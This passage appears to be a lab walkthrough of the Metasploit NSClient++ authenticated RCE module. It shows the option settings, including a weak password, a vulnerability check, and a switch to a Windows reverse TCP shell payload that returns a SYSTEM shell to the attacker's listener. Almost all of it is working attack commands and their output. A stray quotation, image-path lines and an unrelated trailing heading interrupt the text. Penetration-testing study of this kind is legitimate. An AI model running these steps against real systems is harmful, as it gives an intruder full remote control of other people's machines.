
Set all the required options and use check command to see if the target is indeed vulnerable. The target is vulnerable.

> "There are few sources of energy so powerful as a procrastinating college student."
> Paul Graham, Hackers & Painters: Big Ideas from the Computer Age




```
msf6 exploit(windows/http/nscp_authenticated_rce) > set lhost 192.16
8.36.171
lhost => 192.168.36.171
msf6 exploit(windows/http/nscp_authenticated_rce) > set rhosts 192.1
68.36.1
rhosts => 192.168.36.1
msf6 exploit(windows/http/nscp_authenticated_rce) > set password 123
456
password => 123456
msf6 exploit(windows/http/nscp_authenticated_rce) > check

[+] Got auth token: F69AzBlax3CF3EDNhm3soLBPh71Yexui
[+] 192.168.36.1:8443 - The target is vulnerable. External scripts f
eature enabled !
msf6 exploit(windows/http/nscp_authenticated_rce) > 
```

After all the options are set, execute the module using run command.




```
msf6 exploit(windows/http/nscp_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Got auth token: frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ
[+] The target is vulnerable. External scripts feature enabled !
[*] Powershell command length: 4037
[*] Configuring Script with Specified Payload . . .
[*] Added External Script (name: utsluglcys)
[*] Saving Configuration . . .
[*] Reloading Application . . .
[*] Waiting for Application to reload . . .
[*] Triggering payload, should execute shortly . . .
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/nscp_authenticated_rce) > 
```


However, I failed to get a reverse shell. So I changed the payload to a reverse shell payload.



```
msf6 exploit(windows/http/nscp_authenticated_rce) > set payload wind
ows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(windows/http/nscp_authenticated_rce) > 
```



```
msf6 exploit(windows/http/nscp_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Got auth token: frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ
[+] The target is vulnerable. External scripts feature enabled !
```




```
[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Got auth token: frAQBc8Wsa1xVPfvJcrqRYwTiizs2trQ
[+] The target is vulnerable. External scripts feature enabled !
[*] Powershell command length: 4273
[*] Configuring Script with Specified Payload . . .
[*] Added External Script (name: pdtoxczokb)
[*] Saving Configuration . . .
[*] Reloading Application . . .
[*] Waiting for Application to reload . . .
[*] Triggering payload, should execute shortly . . .
[*] Command shell session 1 opened (192.168.36.171:4444 -> 192.168.3
6.1:53966) at 2021-09-11 11:05:50 -0400

whoami
whoami
nt authority\system

C:\Program Files\NSClient++>
```

IPFire Core Update 156 RCE Module

